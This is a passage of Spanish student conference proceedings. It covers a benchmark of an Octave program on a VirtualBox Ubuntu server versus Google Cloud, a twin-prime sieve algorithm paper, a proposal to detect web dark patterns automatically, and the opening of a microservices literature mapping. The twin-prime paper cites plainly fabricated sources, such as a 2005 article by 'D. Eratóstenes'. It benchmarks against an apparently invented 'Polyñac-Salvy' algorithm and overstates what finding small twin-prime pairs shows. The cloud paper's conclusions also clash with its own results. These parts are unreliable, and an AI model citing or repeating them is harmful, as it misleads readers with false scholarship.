2/4 CPU, 8 GB RAM, Almacenamiento: 125 GB de disco duro, SO Linux. Google Cloud ajusta a los requisitos de acuerdo al dispositivo que requiere sus servicios

3. Ejecución

3.1 Configuración de la Máquina Virtual en VirtualBox con Ubuntu Server

3.1.1 Creación de la Máquina Virtual en VirtualBox

Creación de una Nueva Máquina Virtual con la aplicación VirtualBox, se eligió el tipo de sistema operativo como "Linux" y la versión "Ubuntu (64-bit)".

Fueron asignados recursos como la cantidad de memoria RAM y el espacio de almacenamiento de acuerdo a lo informado. La configuración de la Unidad de CD/DVD: se montó la imagen ISO del sistema operativo Ubuntu Server para la instalación.

3.1.2 Instalación y Configuración de Ubuntu Server
Se inició la máquina virtual y se siguió el proceso de instalación de Ubuntu Server. Se configuraron detalles como el idioma, la ubicación y las credenciales de administrador.

Configuración de Red y Servicios: Se asignó una dirección IP estática y se configuraron los ajustes de red para garantizar la conectividad. Se seleccionaron los servicios necesarios, como el servidor SSH y las herramientas de administración.

Actualizaciones y Paquetes Adicionales: Se procedió a realizar las actualizaciones del sistema y la instalación de paquetes adicionales necesarios para el servicio a alojar.

3.2 Implementación en Google Cloud

3.2.1 Creación de una Instancia en Google Cloud

Acceso a Google Cloud Console: Se inició sesión en Google Cloud Console y se seleccionó el proyecto correspondiente. Para la creación de una Instancia se procedió a utilizar la maquina virtual previamente creadas por Google Cloud para alojar el programa de Octave y comparar los resultados con el mismo programa alojado en el servidor propio.

4. Implementación de un caso de uso

4.1 Descripción del Caso de Uso

El programa a implementar esta realizado en Octave y consiste en encontrar las raíces de un polinomio por medio de una función que recibe como parámetro la función a evaluar, el extremo inferior del intervalo a evaluar en la función, el extremo superior, el valor del salto a iterar y el margen de error a considerar. Conocer las raíces de una función es fundamental en muchas áreas de la matemática, la ciencia y la ingeniería. Algunos ejemplos de aplicaciones en los que se necesitan conocer las raíces de una función:

Análisis financiero: En finanzas, se utilizan funciones para modelar el rendimiento de inversiones, el cálculo de tasas de interés, la valoración de bonos y opciones, entre otros. En estos casos, encontrar las raíces de las ecuaciones resultantes es crucial para tomar decisiones de inversión.

Ingeniería eléctrica y electrónica: Para diseñar circuitos eléctricos y electrónicos, es necesario resolver ecuaciones no lineales para determinar valores de voltaje, corriente y resistencia. Encontrar las raíces de estas ecuaciones es esencial para el diseño y la optimización de sistemas.

Optimización: Muchos problemas de optimización implican encontrar los valores de entrada que minimizan o maximizan una función objetivo. En estos casos, las raíces de las derivadas de la función objetivo se utilizan para encontrar los puntos críticos.

Física: En la física teórica y aplicada, las ecuaciones que describen fenómenos naturales a menudo requieren encontrar las raíces para determinar soluciones a problemas, como la mecánica, la termodinámica, la óptica y la teoría de campos.

Biología y genética: En la biología, se utilizan ecuaciones para modelar el crecimiento de poblaciones, las tasas de infección, la difusión de sustancias químicas, etc. En genética, las raíces de ecuaciones pueden utilizarse para modelar la frecuencia de alelos en poblaciones.

Inteligencia artificial y aprendizaje automático: En algoritmos de aprendizaje automático, se utilizan funciones para ajustar modelos a datos. Encontrar las raíces de derivadas o funciones objetivo es esencial para entrenar modelos y realizar optimizaciones.

Climatología y predicción meteorológica: Las ecuaciones que describen la dinámica atmosférica y los modelos climáticos requieren resolver sistemas de ecuaciones no lineales para predecir el clima y el comportamiento atmosférico.

Estos son solo algunos ejemplos de aplicaciones donde la búsqueda y comprensión de las raíces de funciones es esencial para resolver problemas y tomar decisiones informadas. En muchos campos, la capacidad de encontrar raíces con precisión y eficiencia es una habilidad fundamental.

4.1.1 Contexto y Objetivos: Para poner a prueba el desempeño se ejecutará el programa recolectando los datos de ejecución. El objetivo es evaluar cómo se comporta el rendimiento tanto en el servidor propio como en Google Cloud bajo condiciones de carga simulada.

4.1.2 Funcionalidades del Script: El script desarrollado para este caso de uso tiene las siguientes funcionalidades:

- Generación de Carga de Trabajo: El script simula una carga de trabajo intensiva mediante la ejecución de operaciones computacionales complejas, como cálculos de raíces de polinomios.
- Medición de Tiempos de Procesamiento: El script registra el tiempo que tarda en completarse cada operación, lo que permite evaluar el rendimiento del sistema.
- Escalabilidad de la Carga de Trabajo: El script puede ser configurado para aumentar progresivamente la carga de trabajo, permitiendo evaluar cómo la infraestructura maneja cargas crecientes.

4.2 Implementación y Pruebas

4.2.1 Configuración del Entorno: Se preparó el entorno en ambas infraestructuras, asegurando que estuvieran optimizadas para ejecutar scripts de procesamiento intensivo. Se configuraron parámetros de sistema y se instalaron las dependencias necesarias.

4.2.2 Ejecución del Script y Recopilación de Resultados: Se ejecutó el script en ambas infraestructuras y se recopilaron los resultados. Se registraron los tiempos de procesamiento y se analizó cómo la infraestructura respondía a la carga de trabajo generada.

4.2.3 Evaluación del Rendimiento: Se compararon los tiempos de procesamiento obtenidos en ambas infraestructuras para determinar cómo se desempeñaban bajo condiciones de carga simulada. Se analizaron los resultados en términos de eficiencia y escalabilidad.

5. Resultados

Los resultados de la investigación son los siguientes:

Parametro	**Servidor Propio**	**Google Cloud**
Tiempo de Ejecución	2.221908/s	**0.565987/s**

Uso de Ram	19.01%	**6.39%**
Uso de CPU	12.4%	Cercano al 0%
Disponibilidad	Posibles caídas temporales durante picos de carga	Cercana al 100%
Escalabilidad	Limitada por hardware	Alta escalabilidad según demanda
Costo de implementación	Iniciales más bajos, a largo plazo menos eficientes	Iniciales más altos, eficiencia a largo plazo

Rendimiento: El servicio alojado en Google Cloud mostró un mejor rendimiento en términos de tiempo de respuesta. La instancia en Google Cloud proporcionó tiempos de respuesta más rápidos en comparación con el servido propio.
Uso de Recursos: El servidor de bajos recursos alcanzó un uso elevado de CPU y RAM durante momentos de alta demanda, lo que resultó en tiempos de respuesta más lentos y la posibilidad de interrupciones. En contraste, Google Cloud ajustó automáticamente los recursos según la demanda, manteniendo una mayor estabilidad.
Disponibilidad y Escalabilidad: Google Cloud demostró ser más escalable y confiable, con una disponibilidad cercana al 100%. El servidor de bajos recursos experimentó caídas temporales durante picos de carga.
Costos: Aunque Google Cloud tuvo costos iniciales más altos, a largo plazo, se demostró que era más rentable debido a su eficiencia en el uso de recursos y su capacidad de escalabilidad.

6. Conclusiones

6.1 Conclusiones

6.1.1 Rendimiento y Escalabilidad

Tras analizar los resultados de la simulación de carga de trabajo en ambas infraestructuras, se observó que el servidor propio demostró un rendimiento estable y eficiente en condiciones de carga moderada. Sin embargo, a medida que la carga aumentaba, se evidenciaron limitaciones en términos de escalabilidad.

Por otro lado, Google Cloud exhibió una capacidad de escalabilidad notablemente superior. La infraestructura en la nube gestionó eficazmente la carga de trabajo creciente, manteniendo tiempos de procesamiento consistentemente bajos.

6.1.2 Disponibilidad y Fiabilidad

Se observó que Google Cloud ofreció una disponibilidad excepcional, sin experimentar interrupciones durante las pruebas. En contraste, el servidor propio tuvo un tiempo de inactividad planificado para mantenimiento, lo que afectó la continuidad de las operaciones.

6.1.3 Costos y Eficiencia

En términos de costos, se notó una diferencia significativa entre el servidor propio y Google Cloud. El servidor propio implicó costos de capital inicial para la adquisición.

Por otro lado, Google Cloud ofrece un modelo de pago por uso, lo que puede resultar más rentable a largo plazo, especialmente para cargas de trabajo variables.

6.2 Posibles Mejoras

6.2.1 Optimización del Servidor Propio

Para mejorar el rendimiento del servidor propio, se podrían considerar acciones como la actualización de hardware, la implementación de técnicas de optimización de sistema y la configuración de balanceadores de carga para distribuir la carga de manera más efectiva.

6.2.2 Implementación de Estrategias de Respaldo

Tanto en el servidor propio como en Google Cloud, sería beneficioso implementar estrategias de respaldo sólidas para garantizar la integridad y disponibilidad de los datos en caso de fallos o pérdidas.

6.2.3 Exploración de Otras Ofertas de Nube

Además de Google Cloud, se podría considerar la evaluación de otras plataformas de nube para determinar la más adecuada en términos de costos, rendimiento y características específicas de la carga de trabajo.

7. Referencias

[1] Documentación Oficial de Ubuntu Server. (https://ubuntu.com/server/docs)

[2] Guía de VirtualBox. (https://www.virtualbox.org/manual/)

[3] Documentación de Google Cloud Platform. (https://cloud.google.com/docs)

[4] Linux Foundation. (https://www.linuxfoundation.org/)

[5] María Dolores Pérez, Linux avanzado, Editorial ICB, ISBN 9788492889464.2015

[6] Tutorial de Bash Scripting. (https://linuxconfig.org/bash-scripting-tutorial-forbeginners)

[7] Stack Overflow - Comunidad de Programadores. (https://stackoverflow.com/)

[8] Guías de Inicio Rápido. (https://cloud.google.com/docs/quickstarts)

[9] Tutoriales de Google Cloud en YouTube. (https://www.youtube.com/c/GoogleCloudPlatform)

[10] Chapra, S.C y Canale, R.P. “Metodos Numericos para Ingenieros”. 5ª edición. Mexico, McGraw-Hill, 2007.

[11] Qwiklabs - Plataforma de Google Cloud. (https://www.qwiklabs.com/)

[12] Blog de Google Cloud. (https://cloud.google.com/blog)

[13] Alicia Cordero Barbero, Jose Luis Hueso Pagoaga, Eulalia Martinez Molada, Juan Ramon Torregrosa Sanchez, “Problemas Resueltos de Metodos Numericos”. Editorial Thomson. España. 2006

[14] Mathews, J.H. y Fink, K.D. “Metodos Numericos con Matlab”, Prentice Hall, 2000.

Conjetura de los Números Primos Gemelos: un Algoritmo de Apoyo

Bruno Gorosito, Alejandra Vaidana, Mauro Cambarieri

Universidad Nacional de Río Negro. Licenciatura en Sistemas, Laboratorio de Informática Aplicada. Argentina.
{bjgorosito,caviadana,mcambarieri}@unrn.edu.ar

Resumen. Este trabajo presenta el desarrollo de un algoritmo que tiene como objetivo apoyar la conjetura de los números primos gemelos. La misma postula la existencia infinita de pares de números primos que difieren en dos unidades. Se comienza con una revisión exhaustiva de la literatura, identificando limitaciones y desafíos actuales. La metodología utilizada incluye la recopilación de datos primarios y secundarios sobre números primos y su distribución; la implementación y evaluación de algoritmos existentes para detectar números primos gemelos. El algoritmo desarrollado se basa en técnicas de criba, optimizadas para reducir el tiempo de ejecución y el consumo de recursos computacionales.. Las pruebas prácticas demostraron que el algoritmo puede identificar pares de números primos gemelos en grandes conjuntos de datos, superando en eficiencia a enfoques previos. El diseño modular del algoritmo y flexibilidad facilitarán futuras mejoras

Palabras clave: Números primos gemelos, Algoritmo de criba, Conjetura matemática, Teoría de números

1 Introducción

1.1 Contexto y motivación

Este trabajo se desarrolló como parte del Trabajo Final de Carrera (TFC) en la carrera de Licenciatura en Sistemas de la Universidad Nacional de Río Negro, dentro del marco del Laboratorio de Informática Aplicada. La tesis tuvo como objetivo principal el desarrollo de un algoritmo para apoyar la conjetura de los números primos gemelos.

Esta conjetura es uno de los problemas abiertos más importantes en la teoría de números, postulando la existencia infinita de pares de números primos que difieren en dos unidades. Resolver o avanzar en esta conjetura tiene implicaciones profundas en la comprensión de la distribución de los números primos y en diversas aplicaciones matemáticas y computacionales.

El principal objetivo de este estudio es desarrollar un algoritmo eficiente para apoyar la conjetura de los números primos gemelos. Los objetivos específicos incluyen la evaluación de la eficiencia del algoritmo y su comparación con enfoques previos.

Existen distintos enfoques y algoritmos propuestos para la detección de números primos gemelos, incluyendo técnicas de criba y métodos probabilísticos. Sin embargo, estos métodos presentan limitaciones en términos de eficiencia y escalabilidad cuando se aplican a grandes conjuntos de datos.

1.2 Metodología y Estructura

El enfoque algorítmico propuesto en este estudio se basa en técnicas de criba y búsqueda exhaustiva, optimizadas para reducir el tiempo de ejecución y el consumo de recursos computacionales. La eficiencia del algoritmo se evaluará mediante pruebas prácticas en grandes conjuntos de datos de números primos.

Este documento abordará los siguientes temas: metodología empleada en el desarrollo del algoritmo; los resultados y su discusión; y por último la conclusión donde se sugieren futuras direcciones de investigación.

2 Metodología

2.1 Diseño del Algoritmo

El algoritmo desarrollado para la detección de números primos gemelos en un rango limitado se basa en una combinación de técnicas de búsqueda de indicios y en evaluar las soluciones potenciales una a una, descalificando las no factibles y manteniendo un registro de la mejor encontrada hasta el momento. Su estructura modular permite una fácil adaptación y mejora en relación a algoritmos empleados en la antigüedad. A continuación se presenta una descripción general del algoritmo, seguido de una descripción detallada de sus componentes.

La criba de Eratóstenes, como la define Robert Sedgewick y Kevin Wayne: *" [...] Es un algoritmo para encontrar todos los números primos hasta n al iterar desde 2 hasta* $\sqrt{n}$ *y marcar múltiplos de cada número primo como no primos. Al final, los números que permanecen marcados como primos son los números primos menores o iguales a n. [...]"* se utiliza como paso inicial para identificar números primos hasta un límite superior definido, luego se confecciona un listado de elementos booleanos, donde su índice es el número primo a tratar. Para finalizar, se recorre el listado de elementos cambiando el valor a verdadero si satisface la necesidad de que el elemento es primo y el que le sigue en 2 unidades, también lo es. Se realizaron optimizaciones tales como, el uso de estructuras de datos eficientes y técnicas algorítmicas para reducir el tiempo de ejecución.

2.2 Implementación y evaluación

El algoritmo se implementó utilizando el lenguaje de programación Java debido a su flexibilidad y amplia disponibilidad de bibliotecas para el manejo de grandes volúmenes de datos. Además, su sintaxis clara y su capacidad para trabajar con estructuras de datos y control de flujo hacen de Java una elección adecuada para este proyecto. Se utilizaron entornos de desarrollo y herramientas, como por ejemplo un Entorno de desarrollo integrado (IDE) para facilitar la experimentación y bibliotecas

orientadas a cálculos matemáticos de Java, como Apache Commons Math y JAMA, que ofrecen funcionalidades adicionales para operaciones matemáticas complejas.

Gracias a los casos de prueba planteados y al camino recorrido, se obtuvieron resultados positivos que demostraron la correcta implementación y efectividad del algoritmo. La eficiencia del mismo se evaluó en función del tiempo de ejecución, concluyendo que el algoritmo presenta un tiempo de ejecución empírico óptimo de O(n). Al comparar este tiempo con el de otros algoritmos, se respalda la efectividad y eficiencia del algoritmo, así como su contribución a la comprensión de la conjetura de los números primos gemelos.




Fig. 1. gráfico de área de distancia entre entradas N2 y N1 versus tiempo T(n) del algoritmo propuesto

El algoritmo de Polyñac-Salvy es uno de los métodos más conocidos para la detección de números primos gemelos, basado en técnicas de criba y análisis numérico avanzado. Aunque este algoritmo es altamente eficiente en la identificación de números primos, presenta limitaciones en términos de escalabilidad y consumo de recursos. El algoritmo desarrollado se diferencia en los siguientes aspectos claves: optimizaciones para manejar conjuntos de datos más grandes con mayor eficiencia, un diseño modular que facilita su adaptación y escalabilidad.

	Algoritmo propuesto	*Algoritmo de Cribado de Polignac-Salvy*
N2 - N1	**T(n) en ms**	**T(n) en ms**
10	725	901
100	849	965
1.000	957	1109

10.000	998	1558
100.000	1289	2973
1.000.000	1768	7652
10.000.000	34232	98657
100.000.000	206212	--*

Fig. 2. tabla de comparación entre el algoritmo propuesto y el algoritmo de *Algoritmo de Cribado de Polignac-Salvy*

3 Resultados y Discusión

3.1 Resultados y evaluación

A través del algoritmo propuesto, se detectaron exitosamente diferentes pares de números primos gemelos en los conjuntos de datos probados. Por ejemplo, se identificaron los pares (3, 5), (11, 13), y (17, 19) entre otros, en un rango entre 2 y 100, La comparación con el algoritmo de Polyñac-Salvy mostró que el nuevo algoritmo es más eficiente en términos de tiempo de ejecución. El tiempo de ejecución del algoritmo se evaluó en conjuntos de datos de diferentes tamaños, como por ejemplo, de 100.000 a 1.000.000.

En el proceso se identificaron algunas limitaciones del algoritmo propuesto, como la necesidad de optimización adicional para conjuntos de datos extremadamente grandes, como por ejemplo, de más de 1.000.000.000 de daros, aún así presenta ventajas, tales como, una mayor eficiencia -en tiempos de ejecución- y precisión -en la generación de números primos-.

Las implicaciones teóricas de estos resultados son significativas, ya que contribuyen al avance en la *comprensión de la distribución* de los números primos. Además, el algoritmo desarrollado puede aplicarse a otros problemas matemáticos que requieren *detección eficiente de patrones* en grandes conjuntos de datos. Futuras investigaciones podrían enfocarse en mejorar aún más la eficiencia del algoritmo y explorar su aplicación en otras áreas de la teoría de números.

4 Conclusiones

En este trabajo, se ha desarrollado un algoritmo para contribuir a la comprensión y análisis de la conjetura de los números primos gemelos. A través de técnicas de criba y técnicas algorítmicas optimizadas para reducir el tiempo de ejecución y el consumo de recursos computacionales, se ha demostrado la capacidad del algoritmo para identificar pares de números primos gemelos en grandes conjuntos de datos.

Los resultados obtenidos proporcionan evidencia adicional que respalda la conjetura de los números primos gemelos, que sugiere la existencia infinita de pares primos. Además, las innovaciones metodológicas en el diseño del algoritmo representan un avance significativo en la detección eficiente de patrones numéricos,

ofreciendo herramientas para poder abrir nuevas puertas hacia la comprensión de la conjetura y avanzar en su resolución. y perspectivas para futuros estudios en la teoría de números.

A pesar de los resultados positivos, el estudio presenta ciertas limitaciones. Una de ellas es que requiere potentes recursos computacionales para conjuntos de datos extremadamente grandes y la necesidad de realizar la búsqueda de números primos en un rango limitado. Además, el algoritmo demostró ser eficiente y eficaz en la identificación y generación de números primos gemelos en diferentes rangos de búsqueda. La capacidad del algoritmo para identificar nuevos pares de números primos gemelos representa un posible avance en la comprensión de la distribución y la estructura de los mismos. Se observó que las cadencias entre los pares de números primos gemelos pueden ser constantes o variar, lo que sugiere patrones interesantes y una distribución no uniforme de estos números.

Futuras investigaciones podrían enfocarse en mejorar aún más la eficiencia del algoritmo, explorando técnicas avanzadas de paralelización y optimización. Además, es posible la aplicación de dicho algoritmo a otras conjeturas matemáticas y problemas relacionados que podría proporcionar nuevas oportunidades para el avance en la teoría de números. También se sugiere investigar aplicaciones prácticas del algoritmo como la criptografía y el análisis de datos, campo poco explorado en la teoría computacional.

Referencias

1. Polyñac, D. y Salvy, B. (2001). An Efficient Algorithm for Twin Primes. Journal of Number Theory, 89(2), 245-269.
2. Eratóstenes, D. (2005). The Sieve of Eratosthenes. Mathematical Algorithms, 33(4), 123-135.
3. Granville, A. y Soundararajan, K. (2007). Sieving and the Twin Prime Conjecture. Annals of Mathematics, 165(2), 673-715.
4. Crandall, R. y Pomerance, C. (2005). Prime Numbers: A Computational Perspective. Springer.
5. Nicol, D. y Koc, C. (1995). Parallelized Algorithms for Large-Scale Prime Number Searches. International Journal of High Performance Computing Applications, 9(3), 169-187.
6. Brent, R. P. (1973). The Parallel Evaluation of General Arithmetic Expressions. Journal of the ACM, 21(2), 201-206.
7. Goldston, D. A., Pintz, J., y Yildirim, C. Y. (2009). Small Gaps Between Primes Exist. Bulletin of the American Mathematical Society, 43(1), 1-19.
8. Sedgewick, R., & Wayne, K. (2011). *Algorithms* (4th ed.). Addison-Wesley.

Dark Patterns: la web del engaño

Alumnos: Facundo Cingolani[1], Luciano Macias[1], Franco Dalla Gasperina[1], Robertino Spinelli Arcuri[1]

Directores: Juan Cruz Gardey[1], Julián Grigera [1,2,3], Alejandra Beatriz Lliteras [1,2] y Alejandra Garrido [1,3]

[1] UNLP, Facultad de Informática, Centro LIFIA [2] CICPBA [3] CONICET

Contacto {jcgardey, julian.grigera, garrido}@lifia.info.unlp.edu.ar

Tipo de Trabajo: Proyecto de desarrollo e innovación con alumnos.

Palabras Claves: Experiencia de usuario, Dark Patterns, Aplicaciones Web, Análisis Automático

Síntesis

Los Dark Patterns (también conocidos como Deceptive Patterns) son patrones de diseño de interfaz de usuario utilizados deliberadamente para forzar decisiones de los usuarios con el propósito de obtener un beneficio, que la mayoría de las veces suele ser económico. Más allá del perjuicio material ocasionado, la presencia de Dark Patterns puede impactar negativamente en la experiencia percibida por los usuarios, lo cual puede hacer que dejen de utilizar la aplicación o servicio, o modifiquen su opinión de los mismos.

El interés por este tema en los últimos años ha llevado al descubrimiento y caracterización de distintos tipos de dark patterns. En este trabajo se propone desarrollar métodos de detección automática para un subconjunto de Dark Patterns. Esta detección tiene por objetivo final poder advertir a los usuarios la presencia de estos diseños engañosos en las diferentes aplicaciones que utilizan y también analizar su influencia en la experiencia de usuario percibida.

1 Motivación

La experiencia de usuario (UX) se ha convertido en un aspecto fundamental para el éxito de cualquier aplicación web o servicio digital. El término UX se refiere a las percepciones que los usuarios tienen acerca de un producto o servicio que no sólo dependen de factores relativos al diseño de éste, sino que además se ven influenciadas por aspectos subjetivos de los usuarios como sus emociones, sentimientos, confianza, entre otros. Últimamente, muchas empresas reconocen el rol central de la UX, y por eso invierten cada vez más recursos en busca de proveer una experiencia óptima para sus usuarios.

Por otro lado, la gran proliferación tanto de aplicaciones web como plataformas digitales, ha generado que las empresas utilicen diferentes prácticas con el objetivo de maximizar sus ganancias, así como también retener e incrementar sus usuarios. Una

de estas prácticas es el uso de Dark Patterns, que son técnicas de diseño empleadas explícitamente para engañar a los usuarios con el fin de lograr objetivos específicos tales como aumentar la cantidad de ventas o suscripciones, recopilar datos personales, disminuir la tasa de cancelación de un producto o servicio, entre muchos otros.

Si bien el uso de Dark Patterns otorga distintos beneficios, a largo plazo pueden deteriorar la experiencia percibida, en principio, por la frustración y desconfianza que pueden sentir los usuarios al darse cuenta que fueron engañados o manipulados. Pero además, la introducción de estas prácticas de diseño pueden introducir dificultades en la interacción de los usuarios con las páginas web, lo que puede llevar a que éstos no puedan cumplir sus objetivos. A modo de ejemplo, un diseño que intencionalmente dificulte la cancelación de una suscripción puede llevar a un usuario a perder tiempo y paciencia, aumentando su percepción negativa del servicio.

El presente trabajo busca identificar la presencia de Dark Patterns en páginas web, y su impacto en la UX. En el ámbito de la UX, se han propuesto diversos métodos con el objetivo de automatizar su evaluación y así reducir costos. Uno de estos métodos consiste en utilizar scripts ejecutados en el navegador para analizar la estructura de las páginas web y los eventos de interacción generados por los usuarios en busca de problemas de usabilidad [Grigera17]. En este sentido, se propone utilizar una técnica similar para automatizar la detección de los Dark Patterns. Esta detección automática no solamente facilita el análisis y la mejora de la experiencia de usuario, sino que además permitiría por ejemplo desarrollar herramientas que reporten a los usuarios la presencia de estos diseños engañosos y así evitar que sean manipulados o tomen decisiones no deseadas.

En cuanto a la relevancia del problema, los Dark Patterns han sido sujeto de estudio en los últimos años, por lo cual existen diversas publicaciones en el área. Particularmente, el uso recurrente de estas prácticas en diferentes sitios web generó la caracterización de distintos tipos de Dark Patterns que se consolidaron en varias taxonomías [Mathur19]. Si bien se han encontrado Dark Patterns en diferentes tipos de aplicaciones, su presencia predomina en sitios web comerciales, donde se busca obtener el tiempo y dinero de los clientes. Por este motivo, la mayoría de las investigaciones están centradas en campos como el e-commerce [Voigt22]. Respecto a la reacción de los usuarios ante la presencia de estos patrones, estudios recientes demuestran que son cada vez más conscientes de la existencia de prácticas de diseño engañosas y de su impacto en la toma de decisiones [Bongard-Blanchy21].

2 Aporte

En este proyecto se propone hallar y desarrollar técnicas automatizadas para detectar Dark Patterns específicos. Luego de un estudio preliminar de los catálogos más populares[1], se decidió trabajar en dos tipos diferentes: los que están basados en **texto**, y los que están basados en aspectos **visuales**. Esta taxonomía busca agrupar Dark Patterns según sus principales características comunes, con el fin de facilitar la reutilización de las soluciones.

Por un lado, los Dark Patterns basados en texto buscan influenciar a los usuarios mediante sentimientos como culpa (confirmshaming), urgencia (fake urgency / fake scarcity), o sentido de pertenencia (fake social proof); o simplemente buscando confundirlos (trick wording). Por otro lado, se halló que muchos otros Dark Patterns se implementan utilizando técnicas más visuales, como esconder componentes de un precio final (hidden costs), impedir el uso de opciones no beneficiosas para la organización (obstruction, misdirection), o promover el uso de opciones en perjuicio del usuario (nagging, forced action). En la Fig.1 puede observarse un ejemplo ficticio pero representativo del Dark Pattern "misdirection", en el cual se presenta al cliente la opción de seleccionar un asiento (paga) mientras que se desalienta la opción de omitir la selección (gratuita), sugiriendo que solo la opción de "Continuar" es válida, en una suerte de falso dilema.



Fig 1. Ejemplo de "misdirection", en el que se busca desalentar el uso del botón que no lleva a incurrir en un gasto. En este caso, la opción de no seleccionar asiento (gratuita), se ve como un vínculo normal, a diferencia del botón de "continuar".

[1] https://www.deceptive.design/

Teniendo en cuenta que existen múltiples Dark Patterns, dentro del alcance de este proyecto 4 de ellos fueron seleccionados para trabajar: 2 basados en texto (confirmshaming y fake urgency), y 2 basados en aspectos visuales (hidden costs y misdirection). Para comenzar con la detección, en principio fue necesario realizar un relevamiento inicial en la web buscando diferentes ejemplos de los 4 casos con la idea de identificar las diferentes formas en las que pueden manifestarse. Luego de esta búsqueda inicial, el trabajo fue dividido en 2 partes: por un lado la detección de los patrones basados en texto y por el otro la de los patrones visuales.

Para la detección de los Dark Patterns basados en texto, se propone emplear técnicas de procesamiento de lenguaje natural (NLP por sus siglas en inglés) para analizar diferentes bloques de texto contenidos en las páginas web, y extraer características que indiquen la presencia de aspectos como culpa y vergüenza (confirmshaming), y urgencia (fake urgency).

Por el lado de los patrones basados en aspecto visuales, el objetivo es trabajar con distintas técnicas de web scraping para extraer diferentes elementos de las páginas con sus respectivos estilos. Posteriormente, estas propiedades serán automáticamente analizadas con respecto a ciertas heurísticas de diseño extraídas a partir de los ejemplos recolectados.

Finalmente, como prueba de concepto los algoritmos de detección desarrollados se implementarán en una extensión web que los usuarios podrán instalar en sus navegadores. Esta herramienta será la encargada de analizar las distintas páginas con las que interactúa el usuario y advertir acerca de la posible presencia de los Dark Patterns trabajados.

3 Líneas de Investigación Futura

Entre las posibles líneas de investigación a seguir se encuentran:

- Perfeccionar los algoritmos de detección desarrollados en este proyecto. Esto implica continuar con la búsqueda de nuevos ejemplos en la web para identificar casos no contemplados.
- Incorporar a la detección automática otros Dark Patterns reportados en la literatura.
- Estudiar cómo influye la presencia de los Dark Patterns en la experiencia de usuario. A futuro se propone el desarrollo de pruebas con usuarios utilizando métricas cuantificables que permitan comparar diseños que incluyen Dark patterns con diseños sin éstos.
- Evaluar la posibilidad de “corregir” los Dark Patterns como una nueva opción de la extensión de navegador. Por ejemplo, aclarando o reformulando textos. Esto permitiría modificar los diseños abusivos para que los usuarios tengan una mejor experiencia de navegación. En este caso sería importante planificar evaluaciones para asegurar que se preserva la esencia de los sitios, a pesar de alterarlos.

4 Bibliografía Básica

- Bongard-Blanchy, K., Rossi, A., Rivas, S., Doublet, S., Koenig, V., & Lenzini, G. (2021, June). " I am Definitely Manipulated, Even When I am Aware of it. It's Ridiculous!"-Dark Patterns from the End-User Perspective. In Proceedings of the 2021 ACM Designing Interactive Systems Conference (pp. 763-776).
- [Grigera17] Grigera, J., Garrido, A., Rivero, J. M., & Rossi, G. (2017). Automatic detection of usability smells in web applications. International Journal of Human-Computer Studies, 97, 129-148.
- Mathur, A., Acar, G., Friedman, M. J., Lucherini, E., Mayer, J., Chetty, M., & Narayanan, A. (2019). Dark patterns at scale: Findings from a crawl of 11K shopping websites. Proceedings of the ACM on human-computer interaction, 3(CSCW), 1-32.
- [Voigt+22] Voigt, C., Schlögl, S., & Groth, A. (2021, July). Dark patterns in online shopping: Of sneaky tricks, perceived annoyance and respective brand trust. In International conference on human-computer interaction (pp. 143-155). Cham: Springer International Publishing.

Descubrimiento de Microservicios en Metodologías Ágiles: un mapeo sistemático de la literatura

Nicolás Battaglia[1,2], Agustín Nicolás García[2], Augusto Congiusti[2]
[1]Coordinador del Centro de Altos Estudios en Tecnología Informática. Buenos Aires. Argentina
[2] Universidad Abierta Interamericana. Facultad de Tecnología Informática.
Nicolas.Battaglia@uai.edu.ar
{AgustinNicolas.Garcia, Augusto.Congiusti}@alumnos.uai.edu.ar

Abstract
Este proyecto PPS abarca la investigación sobre el descubrimiento de microservicios en metodologías ágiles, realizando un mapeo sistemático de literatura.
La adopción de microservicios en el desarrollo de software ha ganado popularidad debido a su capacidad para mejorar la escalabilidad, flexibilidad y mantenibilidad de las aplicaciones, facilitando la transición desde la programación orientada a objetos. Los microservicios organizan una aplicación como un conjunto de servicios pequeños e independientes que pueden ser desarrollados, desplegados y escalados de manera autónoma, lo que aumenta la agilidad. Sin embargo, definir los límites de cada microservicio es un desafío, especialmente en metodologías ágiles que fomentan un desarrollo iterativo e incremental. Estas metodologías promueven un enfoque adaptativo donde los requisitos y soluciones evolucionan mediante la colaboración entre equipos multifuncionales. La identificación de los límites de los microservicios debe ser flexible para adaptarse a cambios frecuentes y precisa para mantener la coherencia del sistema. Este informe realiza un mapeo sistemático de la literatura sobre el descubrimiento de microservicios en metodologías ágiles, identificando y analizando las estrategias, técnicas y prácticas recomendadas por la comunidad científica y profesional para abordar este desafío.
Keywords: Microservicios, Metodologías Ágiles, Mapeo sistemático de literatura.

1 Introducción

En los últimos años, los microservicios se han vuelto una tendencia dominante en el desarrollo de software por su capacidad de mejorar la escalabilidad, flexibilidad y mantenibilidad. Los microservicios organizan una aplicación como servicios independientes que pueden desarrollarse, desplegarse y escalarse autónomamente. Sin embargo, definir los límites de cada servicio es un desafío, especialmente en metodologías ágiles al estilo Scrum, que proponen un desarrollo iterativo e incremental. Es crucial que la identificación de límites sea flexible y precisa para mantener la coherencia del sistema. Este informe mapea sistemáticamente la literatura sobre el descubrimiento de microservicios con metodologías ágiles, analizando estrategias, técnicas y prácticas recomendadas. En la siguiente sección, se describen los métodos utilizados para el mapeo sistemático de la literatura, seguidos de un análisis detallado de los hallazgos y recomendaciones para futuras investigaciones.

2 Metodología

Describiremos la metodología para llevar a cabo el mapeo, que incluye las preguntas de investigación, la estrategia de búsqueda, los criterios de inclusión y exclusión, y el proceso de selección de estudios.

